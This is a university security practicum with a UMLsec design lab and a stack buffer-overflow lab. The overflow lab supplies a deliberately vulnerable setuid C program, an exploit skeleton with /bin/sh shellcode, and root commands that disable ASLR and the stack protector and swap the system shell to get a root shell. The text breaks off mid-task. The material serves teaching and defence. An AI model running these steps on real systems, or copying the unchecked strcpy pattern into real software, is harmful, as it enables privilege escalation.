Fundamentals
of Secure and Resilient Computing
Practicum

R. Kozak, N. Zagorodna, O. Illiashenko
Edited by V.S. Kharchenko

Concepts and standards for security and resilience

Cryptography methods for resilient computing

Introduction into post-quantum computing cryptography

SW security and technologies for resilient computing

Fundamentals of Secure and Resilient Computing. Practicum

PRACTICUM

FUNDAMENTALS

OF SECURE AND RESILIENT COMPUTING

2017

Co-funded by the
Tempus Programme
of the European Union

Міністерство освіти і науки України
Національний аерокосмічний університет
ім. Н.Е. Жуковського «ХАІ»
Тернопільський національний технічний університет
ім. І. Пулюя

В.С. Харченко, Н.В. Загородна, Р. О. Козак

FUNDAMENTALS OF SECURITY AND RESILIENT COMPUTING

Безпека програмного забезпечення і технології резільєнтних обчислень

Практикум

За редакцією В.С. Харченко

Проект

Modernization of Postgraduate Studies on Security and Resilience for Human and Industry Related Domains (reference number 543968-TEMPUS-1-2013-1-EE-TEMPUS-JPCR)

2017

Викладено матеріали практичної частини начального курсу “Основи безпечних і резільєнтних обчислень (Частина 4. Безпека програмного забезпечення і технології резільєнтних обчислень)” (Fundamentals of security and resilient computing. Software security and technologies for resilient computing), підготовленого в рамках проекту Modernization of Postgraduate Studies on Security and Resilience for Human and Industry Related Domains (reference number 543968-TEMPUS-1-2013-1-EE-TEMPUS-JPCR)

Автори: В.С. Харченко, Н.В. Загодна, Р.О. Козак

Р13 Основи безпечних і резільєнтних обчислень. Безпека програмного забезпечення і технології резільєнтних обчислень. Практикум / За ред. Харченко В.С. – Міністерство освіти і науки України, Національний аерокосмічний університет ім. Н.Е. Жуковського «ХАІ», Тернопільський національний технічний університет ім. І. Пулюя, 2017. – 40 с.

Курс присвячений методам за засобам, що застосовуються для розробки захищеного і резільєнтного програмного забезпечення. Наведено навчальну програму курсу, методичні рекомендації щодо виконання лабораторних робіт.

Посібник призначений для магістрів університетів, що навчаються за спеціальностями Комп’ютерні науки, Комп’ютерна інженерія, Програмна інженерія, Кібербезпека, при вивченні методів та засобів розробки безпечного програмного забезпечення, а також може бути корисна викладачам, що проводять заняття з відповідних курсів.

ВСТУП

У посібнику викладено матеріали практичної частини начального курсу “Основи безпечних і резільєнтних обчислень (Зокрема Частина 4. Безпека програмного забезпечення і технології резільєнтних обчислень)” (Fundamentals of security and resilient computing. Software security and technologies for resilient computing), підготовленого в рамках проекту Modernization of Postgraduate Studies on Security and Resilience for Human and Industry Related Domains[1] (reference number 543968-TEMPUS-1-2013-1-EE-TEMPUS-JPCR)

Подані матеріали присвячено (зокрема розділ 4) методам за засобам, що застосовуються для розробки захищеного і резільєнтного програмного забезпечення. Методичні рекомендації до лабораторних робіт містять опис інструкцій для отримання практичних навиків в розробці захищених програмних систем на основі UML діаграм з використанням UMLsec та навиків в дослідженні механізмів переповнення буфера стеку.

У кінці посібника наведено навчальну програму курсу, методичні рекомендації щодо виконання лабораторних робіт.

Посібник призначений для магістрів університетів, що навчаються за спеціальностями Комп’ютерні науки, Комп’ютерна інженерія, Програмна інженерія, Кібербезпека, при вивченні методів та засобів розробки безпечного програмного забезпечення, а також може бути корисна викладачам, що проводять заняття з відповідних курсів.

[1]*Этот проект финансируется при поддержке Европейской комиссии. Эта публикация (сообщение) отражает мнения только авторов, и Комиссия не может нести ответственность за любое использование содержащейся в нем информации.*

This project has been funded with support from the European Commission. This publication (communication) reflects the views only of the author, and the Commission cannot be held responsible for any use which may be made of the information contained therein.

Лабораторна робота №1.
Розробка захищених програмних систем з використанням UMLsec

Мета і завдання лабораторної роботи

Метою лабораторної роботи є отримання практичних навиків в розробці захищених програмних систем на основі UML діаграм з використанням UMLsec.

Навчальні завдання:

- опрацюваня теоретичного матеріалу;
- дослідження UMLsec на базі різних UML діаграм.

Практичні задачі:

- отримання навиків побудови UMLsec діаграм;
- побудова відповідних дерев цілей;
- інтерпретація отриманих результатів і надання рекомендацій по захисту системи;
- зробити висновки щодо використання UMLsec для проектування безпечної системи.

Теоретичний матеріал

UML пропонує механізми розширення у вигляді нотацій (позначок). Вони можуть бути або стереотипами (написаними в подвійних кутових дужках) або парами тег-значення (написаними в фігурних дужках). Використовуючи профілі можна дати конкретний зміст модельованим елементам, відміченим цими мітками. Розширення UMLsec до UML застосовується для використання таких рішень, щоб висловити вимоги до безпеки.

UMLsec складається з наступних типів діаграм, що описують різні уявлення про систему: діаграма варіантів використання, діаграма діяльності, діаграма класів, діаграма послідовності, Statechart діаграма і діаграма розгортання.

Як згадувалося вище, тут використовується комбінація процесу, орієнтованого на прецеденти використання з підходом, орієнтованим на мету. Більш конкретно, необхідно розробити дерево цілей безпеки поряд з розвитком специфікації системи. Цілі безпеки вдосконалюються паралельно, даючи більше деталей системи на наступних етапах проектування. Процес в загальному випадку ітераційний. Щоб не ускладнювати приклади використовуються

порівняно прості дерева цілей. На рисунку 1 розглянуто Інтернет на основі бізнес-додатків.

Так як буде використано формальний фрагмент UML, можна міркувати формально, показуючи, наприклад, що дана система є захищеною рівно настільки, наскільки є захищеними її окремі компоненти. Таким чином, можна зменшити безпеку загальної системи до безпеки використовуваних механізмів (наприклад, протоколи безпеки). Метою є показати умови, при яких протоколи можуть бути використані безпечно в контексті системи.



Рисунок 1 – Діаграма варіантів використання з деревом цілей

Щоб пояснити випадки використання більш детально використаємо діаграму діяльності. Згідно прикладу, рисунок 2 пояснює випадок використання на рисунку 1 і пов'язане з ним деревом цілей більш докладно, подаючи діаграму активності і детальніше дерево цілей. Діаграма активності поділяється на дві частини опису діяльності різних частин системи (тут клієнтів і бізнесу).

Дві пари тег-значення {початок = платити} і {зупинка = кінець} використовуються для позначення певних дій. Тепер будь-яка така схема виконує вимогу безпеки справедливого обміну, наведеної в діаграмі на рисунку 1, якщо для обох дій, позначених цими парами тег-значення, це той випадок, що якщо одна з дій виконується, то в кінці кінців виконається інша. Як можна продемонструвати на рівні формальної семантики, діаграма діяльності виконує вимогу (інтуїтивно, тому що клієнт може повернути платіж, якщо замовлення недоставлене після запланованої дати поста-

вки), за умови, що замовник може довести, що він зробив платіж (позначену стереотипу «доказово))), наприклад, слідуючи певному протоколу обміну.



Рисунок 2 – Діаграма діяльності і дерево цілей

Діаграми класів

Займаючись даним прикладом, на рисунку 3 наведено опис ключового генератора на рівні класу (такий як використовувався в протоколі справедливого обміну, який згадувався вище). Генератор ключів пропонує метод newkeyQ який повертає ключ, для якого він гарантує конфіденційність і цілісність.



Рисунок 3 – Діаграма класів і дерево цілей

З іншого боку, він викликає метод randomQ, який повертає випадкове число, потрібне для забезпечення цілісності і конфіденційності (як зазначено в стереотипному елементі моделі, «вихідні дії» додані в UMLsec). Тут цю вимогу, однак, не буде виконано за допомогою генератора випадкових чисел. Як приклад розглянемо специфікації Homebanking-Computer-Interface (HBCI), який в ранній версії (в разі RDH процедури) потребував систему клієнта для того, щоб виконати генерацію ключів без визначення вимог безпеки для використовуваних генераторів випадкових чисел. Такі упущення, як це, можуть бути виявлені за допомогою нашого методу моделювання. Тут припускається, що атрибути повністю інкапсульовані операціями, тобто атрибут класу можна читати і оновлювати тільки за допомогою операцій класу.

Діаграми послідовності

У підході, що базується на UML, протоколи безпеки можуть бути визначені за допомогою діаграми послідовності повідомлень. У доповненні до прикладу, тут припускається, що оплата здійснюється з використанням протоколу покупки з Common Eletronic Purse Specifications (CEPS). Зокрема, абстрактні специфікації області безпеки, що покладається на правильність протоколу угод купівлі, наведені на рисунку 4.



Рисунок 4 – Діаграма послідовності і дерево цілей

Допущення на базовому фізичному рівні (наприклад, фізичної безпеки ліній зв'язку) може бути виражено в схемах реалізації, а поведінка контексту системи, оточеного протоколом може бути вказана за допомогою діаграм стану. На рисунку 4, два об'єкти в системі (картка C і модуль безпеки додатків покупки (PSAM) M) обмінюються повідомленнями, які включають криптографічні

операції, такі як відкритий ключа шифрування і підпису. Шифрування значення d (або перевірки підпису) з публічним ключем K позначається $\{d\}_K$, дешифрування (або підписи) з закритим ключем K^{-1} позначається $\{d\}_{K^{-1}}$ (для простоти припускається використання RSA типу шифрування). Таким чином, M починається з відправки C повідомлення ініціалізоване з аргументом значення SK_{PS} (сеансовий ключ, створений PSAM), підписаного з закритим ключем M і зашифроване за допомогою відкритого ключа мови C. C розшифровує отримане повідомлення з закритим ключем і перевіряє підпис за допомогою відкритого ключа M. C використовує отриманий сеансовий ключ для шифрування секретного S, який потім відправляється назад в якості аргументу повідомлення Resp. M розшифровує отримане повідомлення за допомогою ключа сеансу і відправляє назад повідомлення OK.

Діаграми станів

Діаграма станів показує динамічну поведінку окремого об'єкта: події можуть викликати стан в зміні або діях.

Тут показано, як цей вид діаграми можна використовувати в контексті UMLsec з прикладом за участю охоронців (наприклад, так як це використовується в безпеці в Java) на рисунку 5.



Рисунок 5 – Діаграма станів для об'єкта охоронця

Діаграма станів складається зі станів (записуються у вигляді коробки) і переходів між ними. Початковий стан відзначено переходом, який виводить з повного кола. Переходи між станами можуть бути марковані з подіями, умовами (в квадратних дужках) і діями (передують зворотній косій рисці). Подія може бути методом зазначеного об'єкта під назвою іншого об'єкта (наприклад, перехід поміченого checkGuard на рисунку 5), і інтерпретацією, що

перехід маркований з подією спрацьовує, якщо відбувається подія, поки об'єкт знаходиться в стані, від якої перехід виходить. Якщо перехід позначений умовою (сформульовано в UML-асоційований об'єкт мови обмежень (OCL) або іншим чином), то він буде здійснений, якщо умова істинна в відповідний момент. Якщо перехід позначений з дією (який може бути, щоб викликати метод іншого об'єкту або привласнити значення локальної змінної), то ця дія виконується всякий раз, коли перехід спрацьовує.

Припустимо, що деякий ключ підпису мікроплатежів може бути використаний тільки аплетами, які виходять і підписуються сайтом фінансів (наприклад, для придбання інформації про швидкість передачі акцій від імені користувача), але цей доступ повинен бути наданий тільки п'ять разів на тиждень.

Архітектура безпеки Java2 дозволяє використовувати об'єкти охоронці для цієї мети, які регулюють доступ до об'єкта. У нашому прикладі об'єкт охоронець може бути вказаний як показано на рисунку 5 (де ThisWeek підраховує кількість звернень за поточний тиждень і weeklimit рівний true, якщо межа ще не досягнута). Тоді можна показати, використовуючи формальну семантику, що певні вимоги контролю доступу забезпечуються охоронцями.

Діаграми пакетів

Діаграми пакетів можуть бути використані для угруповання частин системи разом в блоки вищого рівня. Вони грають роль відношення до безпеки, оскільки можна вказати видимість об'єктів в межах пакету та об'єкти поза пакетом. На рисунку 6, пакет Pack1 містить клас Clsl з публічною видимістю.



Рисунок 6 – Діаграма пакетів з видимістю

Пакет Pack2 містить публічний класс Cls2a і приватний клас Cls2b. Таким чином, клас Cls2b не може отримати доступ до класу Cls1, навіть якщо пакет Pack1 передбачається таким, що буде мати доступ до пакету Pack2.

Діаграми розгортання

Діаграми розгортання описують основний фізичний рівень. Вони використовуються, щоб гарантувати, що вимоги безпеки щодо зв'язку задовольняються за рахунок фізичного рівня.

Наприклад, на рисунку 7 описано фізичну ситуацію, що лежить в основі системи, що включає систему клієнта і веб-сервер, сполучених через Інтернет.

Дві коробки помічені як клієнт і веб-сервер позначають вузли в системі (тобто фізичні сутності). Ці два прямокутника, помічені як браузер і контроль доступу являють собою системні компоненти, що знаходяться на відповідних вузлах. Компонент браузер має інтерфейс, який пропонує спосіб отримати пароль. Компонент управління викликає цей метод через Інтернет за допомогою віддаленого виклику методу.

Специфікація системи вимагає дані, передані в цьому виклику, щоб гарантувати конфіденційність і цілісність. Однак, ці вимоги не виконуються лінією зв’язку, яка лежить в основі (як правило, це буде вирішуватися за допомогою шифрування).



Рисунок 7 – Діаграма розгортання для фізичного рівня

Запропонований підхід спрямований на інкапсулювання знань по дизайну для полегшення повторного використання. Можна використовувати різні поняття безпеки (наприклад, конфіденцій-

ність, цілісність, справжність), щоб висловити вимоги до безпеки. Трансформації дозволяють ввести шаблони спрощення вибору конкретних механізмів безпеки, такі як охорона контролю доступу до об'єктів.

Для систематично діючої взаємодії між потенційно конфліктуючими або синергетичними вимогами може можна використовувати різні розширення UML, які оцінюють систему конструкції за різними вимоги, такими як вимоги до продуктивності.

Проектні рішення оцінюються на систематичній основі з використанням умов на діаграмах в специфікації UML. Оскільки UML діаграми дозволяють різні уявлення про систему, можна оцінити проектне рішення щодо них (включаючи наприклад фізичне середовище).

Використання UML робить інтеграцію в розробку і загальний процес розробки відносно простим, так як багато розробників знають UML і можуть використовувати його без великої кількості накладних витрат (після вивчення інформації про безпеку конкретно заданого відповідно до стандартних механізмів розширення UML (наприклад, стереотипи)).

Орієнтований на мету підхід до вимог може працювати краще для нефункціональних вимог, ніж підхід прецедентів використання. Проте, деякі джерела вказують на те, що аналіз, орієнтований на мету і об'єктно-орієнтований аналіз доповнюють один одного. Таким чином, можна плідно використовувати дерево підходів до нефункціональних вимог з використанням UML. Зокрема, пропонується об'єднати підхід, орієнтований на прецеденти використання для функціональних вимог з підходом, орієнтованим на мету для вимог безпеки. При цьому враховується той факт, що вимоги до безпеки (наприклад, конфіденційність), часто застосовуються до певних функцій (наприклад, певне значення) системи, а не системи в цілому, оскільки застосування вимоги безпеки для всієї системи може бути нездійсненне.

Програма досліджень

В процесі виконання лабораторної роботи необхідно:

1. Продумати схему системи, яку далі будемо досліджувати.
2. Побудувати на вибір три UML діаграми.
3. Доповнити побудовані діаграми позначеннями UMLsec.

4. Сформувати звіт за результатами дослідження.
5. Зробити висновки.

Вимоги до змісту звіту

Звіт повинен містити:

- титульний аркуш;
- мету і програму проведення досліджень;
- обрані UML діаграми, які описують систему;
- доповнені UML діаграми;
- висновки по роботі.

Контрольні запитання

1. Які існують підходи (стратегії) до проектування програмного забезпечення?
2. У який спосіб діаграми UMLSec дають змогу проектувати захищене програмне забезпечення?
3. Наведіть приклади функціональних і нефункціональних вимог до розробки програмного забезпечення?
4. Як вимоги безпеки можуть бути систематично інтегровані в конструкцію, разом з іншими типами не функціональних вимог?
5. Назвіть основні поняття об’єктно-орієнтованого підходу.
6. Вкажіть мету побудови діаграм: прецедентів, діяльності, станів, компонетів, класів.

Лабораторна робота №2.
Дослідження атаки на переповнення буфера стеку

Мета і завдання лабораторної роботи

Метою лабораторної роботи є отримання практичних навиків в дослідженні механізмів переповнення буфера стеку.

Навчальні завдання:

- опрацюваня теоретичного матеріалу;
- надати студентам перший практичний досвід атак переповнення буфера (buffer-overflow attack)..

Практичні задачі:

- отримання навиків безпечного програмування;
- інтерпретація отриманих результатів і надання рекомендацій по захисту системи;
- зробити висновки щодо захисту від атак на переповнення буфера стеку для розробки захищеного програмного забезпечення.

1. Теоретичний матеріал

Дана атака використовує вразливість переповнення буфера в програмі, щоб замінити її послідовність команд процесора (код) на ту, що здійснює перехід до альтернативного коду (який зазвичай, запускає командну оболонку). Точніше, атака переповнює вразливий буфер, щоб ввести альтернативний код і належним чином модифікує адресу повернення з функції, що зберігається в стеку (на той, що веде до альтернативного коду). Існує кілька методів для захисту від цієї атаки (без виправлення самої вразливості), такі як рандомізація (англ. *random* – випадковий) простору адрес, компіляція програми з механізмом захисту стеку (stack guard), відкидання привілегій суперкористувача (пояснення нижче) тощо.

У даній лабораторній роботі студентам дана програма з даною вразливістю у буфері виділеному зі стеку (стековий буфер). Також їм даний shellcode – бінарний код, що викликає командну оболонку. Їхнім завдання є використати вразливість переповнення буфера для несанкціонованої зміни стеку для того, щоб замість повернення до місця, звідки цей код (функція) був викликаний, він переходить до shellcode, що відкриває командну оболонку з правами

суперкористувача. Студенти також ознайомляться з кількома схемами захисту реалізованими в Ubuntu (точніше ядрі Linux) для уникнення цієї атаки. Студенти будуть визначати чи працюють ці схеми чи ні.

Примітка: Багато допоміжної інформації можна знайти в Секції 12.1 нижче; обов'язково прочитайте її перед початком виконання. Також у разі виникнення питань вам допожуть "Взломування стеку задля розваги і прибутку" та лекційні записи зі слайдами.

2. Початкові налаштування

Використовуйте попередньо налаштовний образ Ubuntu, що доступний

тут:http://www.cs.umd.edu/class/spring2016/cmsc414/resources.html

Цей образ ми будемо використовувати при перевірці коду вашої лабораторної роботи. Якщо він не працюватиме з цим образом – ви не отримаєте балів. Не важливо, якщо вкод працює з іншою версією Ubuntu (чи іншою ОС).

Обсяг коду, який вам доведеться написати у цій лабораторній роботі невеликий, але вам потрібно розуміти роботу стеку. Використання gdb (або якогось аналога) є важливим (*досл.* істотним). Стаття "Взломування стеку задля розваги і прибутку" дуже корисна і надає багато деталей та документації. Ознайомтесь з нею, якщо у Вас виникнуть питання.

По всьому документу запрошення командної оболонки запущеної від звичайного користувача буде позначатись $, а для оболонки, запущеної від імені суперкористувача #.

2.1 Вимкнення рандомізації адресного простору

Ubuntu та деякі інші дистрибутиви GNU/Linux використовують рандомізацію адресного простору, щоб зробити початкові адреси стеку та кучі (heap) випадковими. Це ускладнює визначення адреси альтернативного коду (в стеку), роблячи атаки переповнення буфера складнішими в реалізації. Дана опція може бути вимкненою виконанням наступних команд:

```
$ su root
Password: (введіть пароль суперкористувача)
# sysctl -w kernel.randomize_va_space=0
```

2.2 Альтернативна командна оболонка /bin/zsh

Виконуваний файл “set-root-uid” це SUID (set user identifier) файл, який звичайний користувач може виконувати як суперкористувач; операційна система тимчасово надає привілегії суперкористувача для звичайного користувача. Точніше кожен користувач має реальний ідентифікатор (ruid) та діючий (euid). Зазвичай вони одинакові. Коли користувач запускає цей файл його діючий uid змінюється на uid суперкористувача. При виході з програми він відновлюється до реального.

Проте якщо користувач вийде ненормально (як у випадку атаки переповнення стекового буферу) – його euid залишається ідентифікатором суперкористувача навіть після виходу. Для боротьби з цим set-root-uid (команда оболонки) зазвичай відкидає ці привілегії суперкористувача перед запуском оболонки, якщо виконуваний процес лише з діючим ідентифікатором суперкористувача, але не реальним. Тож зловмисник не суперкористувач отримає оболонку без привілегій користувача. Оболонка за замовчуванням в Ubuntu /bin/bash має цей захисний механізм. Існує інша оболонка – /bin/zsh у якої нема такого механізму. Її можна зробити командною оболонкою за замовчуванням змінивши символічне посилання /bin/sh.

```
# cd /bin
# rm sh
# ln -s /bin/zsh /bin/sh
```

Примітка: уникайте перезапуску Ubuntu з /bin/zsh у якості оболонки за замовчуванням, замість цього присипляйте машину з vmware чи virtualbox. У іншому випадку коли Ubuntu перезавантажиться середовище GNOME буде вимкненим і тільки текстовий інтерфейс підніметься. Якщо це трапиться є кілька способів це виправити:

- ☐ Ввійдіть в систему, введіть sudo shutdown, з'явиться меню, виберіть "filesystem clean", потім "normal reboot".
- ☐ Ввійдіть в систему і:
- ☐

```
sudo mount -o remount /
sudo /etc/init.d/gdm restart
```

2.3 Вимкнення stack guard

Компілятор gcc надає механізм безпеки "stack guard" (англ. - охоронець стеку) для виявлення переповнень буферу, а отже для запобігання атак переповнення буфера. Його можна вимкнути скомпілювавши програму з опцією `-fno-stack-protector`. Для прикладу щоб скомпілювати файл example.c з вимкненим stack guard виконайте наступну команду:

```
gcc -fno-stack-protector example.c
```

2.4 Початкові файли

Початкові файли доступні на сторінці предмету:
http://www.cs.umd.edu/class/spring2016/cmsc414/projects.html

3. Завдання 1: «Виграш лотереї»

Для початку розглянемо наступну просту програму (надану в початкових файлах як lottery.c):

```
/* lottery.c */

/* Ця програма є простою лотереєю */
/* Вашим завданням є виграти її зі 100% ймовірністю */

#include <stdio.h>
/* заради printf() */
#include <stdlib.h>
/* заради rand() і srand() */
#include <sys/time.h> /* заради gettimeofday() */

int your_fcn()
{
```

```
        /* Надайте три різні версії цієї функції, */
        /* кожна з яких виграє "лотерею" в функції main().
        */
}

int main()
{
        struct timeval tv;
        /* "Засіює" генератор випадкових чисел */
        gettimeofday(&tv, NULL);
        srand(tv.tv_usec);
        int rv;
        rv = your_fcn();
        /* Час для лотереї */
        if(rv != rand())
                printf("You lose\n");
        else
                printf("You win!\n");
        return EXIT_SUCCESS;
}
```

Ця програма виконує просту "лотерею" підбираючи рівномірно випадкове ціле число використовуючи функцію rand(). Вона отримую ваше число з функції your_fcn(), яку ви маєте повністю контролювати. Вашим завданням є написати не одну, а три різні версії цієї функції, кожна з яких щоразу вигравatиме лотерею. Легко натякну, що єдиним способом яким перевіряємо чи ви виграєте є надпис "You win" (що слідує за знаком нового рядка) в кінці.

Ми будемо компілювати її з вимкненою рандомізацією простору адрес і stack guard.

Застереження. У вас є право змінювати функцію your_fcn як забажаєте, але ви в жодному разі не повинні змінювати функцію main. Також це завдання дозволяє виключення з силабусу: хардкодінг дозволений, якщо ви вважаєте, що це допоможе вам виграти! Ви не повинні використовувати переповнення буфера у якості одного з рішень, але це звичайно ж один зі шляхів.

Створити три копії lottery1.c, lottery2.c, lottery3.c. Кожна з яких має різні імплементації фукнції your_fcn. (Основні інструкції у секції 11).

4. Вразлива програма

Нагадую, ви будете використовувати вразливість переповнення стекового буфера у вразливій програмі. На відміну від Завдання 0 вам не дозволено модифікувати саму програму; натомість ви будете атакувати розумно, будуючи зловмисний ввід до програми.

```
/* stack.c */

/* This program has a buffer overflow vulnerability. */
/* Our task is to exploit this vulnerability */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

#define BSIZE 517

int bof(char *str)
{
        char buffer[32];
        /* The following allows buffer overflow */
        strcpy(buffer, str);
        return 1;
}

int main(int argc, char **argv)
{
        char str[BSIZE];
        FILE *badfile;
        char *badfname = "badfile";
        badfile = fopen(badfname, "r");
        fread(str, sizeof(char), BSIZE, badfile);
        bof(str);
        printf("Returned Properly\n");
        return 1;
}
```

Вразлива програма stack.c надана вище. Щоб скомпілювати його без stack guard і зробити виконуваний файл set-root-uid зробіть наступне:

```
$ su root
Password: (введіть пароль суперкористувача)
# gcc -fno-stack-protector stack.c
# chmod 4755 stack
# exit
```

Надана вище програма містить вразливість переповнення стеку у функції bof(). Програма зчитує 517 (BSIZE) байт з badfile і направляє їх до функції bof(), що використовує strcpy() щоб зберегти ці дані до буфера. Але буфер має тільки 32 байти, а strcpy() не перевіряє меж буфера. Отож переповнення можливе. Файл badfile контролюється користувачем. Тому користувач може використати атаку переповнення буфера. Оскільки ця програма є set-root-uid, звичайний користувач може запустити командну оболонку від імені суперкористувача. Метою є створити файл badfile, що зробить це після повернення з функції bof().

5. Завдання 2: Використання вразливості

Для цього завдання необхідно:

- ☐ Вимкнути рандомізацію адресного простору (секція 2.1).
- ☐ Зробити /bin/zsh оболонкою за замовчуванням (секція 2.2).
- ☐ Скомпілювати програму stack без stack guard та зробити її set-root-uid (секція 4).

Завданням є написати програму exploit_1.c, що генеруватиме відповідний файл badfile. Вона буде поміщати наступне у відповідних місцях у badfile:

- ☐ Shellcode.
- ☐ Цільову адресу: адресу в стеку до якої має передаватись контроль після повернення з функції bof(), в ідеалі адреса з shellcode.
- ☐ NOP інструкції: щоб збільшити шанси на визначення вірної цільової адреси.

Програма має рівно один аргумент: цільова адреса в шістнатцятковову форматі (напр. 0X1234abcd). Ви можете використовувати наступний скелет:

```
/* exploit_1.c */

/* Creates a file containing the attack code */

#include <stdlib.h>
#include <stdio.h>
#include <string.h>

char shellcode[]=
        "\x31\xc0"              /* xorl %eax, %eax     */
        "\x50"          /* pushl %eax          */
        "\x68""//sh"    /* pushl $0x68732f2f   */
        "\x68""/bin"    /* pushl $0x6e69622f   */
        "\x89\xe3"              /* movl %esp, %ebp     */
        "\x50"          /* pushl %eax          */
        "\x53"          /* pushl %ebx          */
        "\x89\xe1"              /* movl %esp, %ecx     */
        "\x99"          /* cdql                */
        "\xb0\x0b"              /* movb $0x0b, %al     */
        "\xcd\x80"              /* int $0x80           */
;

int main(int argc, char **argv)
{
        char buffer[517];
        FILE *badfile;

        /* Initialize buffer with 0x90 (NOP instruction) */
        memset(&buffer, 0x90, 517);

        /* Fill the buffer with appropriate contents here */

        /* Save the contents to the file "badfile" */
        badfile = fopen("./badfile", "w");
        fwrite(buffer, 517, 1, badfile);
```

```
        fclose(badfile);
}
```

Після того як ви завершите програму вище зробіть наступне у терміналі від непривілегійованого користувача: скомпілюйте і запустіть програму, що заповнює badfile, запустіть вразливу програму stack. Якщо exploit реалізований коректно, то після повернення з функції bof програма виконає shellcode, надавши Вам привілегії суперкористувача. Ось приклад команд, що Ви видасте, припускаючи, що цільова адреса рівна 0x1234abc.

```
$ gcc -o exploit_1 exploit_1.c
$ ./exploit_1 0x1234abc     // створіть badfile
$ ./stack                                  // запустіть вразливу програму
# <---- Вітаю! Ви отримали root-права!
```

Зауважте, що попри те, що Ви отримали запрошення '#' оболонка тільки set-root-id процес, а не реальний root; тобто Вам діючий uid рівний uid суперкористувача, а реальний досі рівний Вашому власному. Ви можете перевірити це увівши наступне:

```
# id
uid=(500) euid=0(root)
```

Справжній привілейований процес є більш потужним, ніж suid процес. Зокрема, багато команд ведуть себе по різному, коли виконуються suid процесом і дійсно привілейованим процесом. Якщо ви хочете, щоб ці команди розглядали вас як справжнього суперкористувача просто виконайте setuid(0), щоб встановити Ваш real uid рівним uid суперкористувача. Для прикладу виконайте наступну команду:

```
void main()
{
        setuid(0);
}
```

6. Завдання 3: обхід захисту в /bin/bash

Тепер зробіть так, щоб файл /bin/sh знов посилався на /bin/bash і запустіть ту саму програму, розроблену в попередньому завданні. Ви отримали оболонку? Ця оболонка у привілейованому режимі? Що трапилось? Схоже що bash має деякий захисний механізм, що робить атаку неуспішною. Насправді bash автоматично зменшує собі привілеї, якщо він виконаний у suid контексті. Тож навіть якщо ви запустите так bash, Ви не отримаєте привілеї суперкористувача:

```
$ su root
Password: (введіть пароль суперкористувача)
# cd /bin
# rm sh
# ln -s bash sh        // зробити /bin/sh посиланням на
/bin/bash
# exit
$ ./stack                        // запуск вразливої програми
```

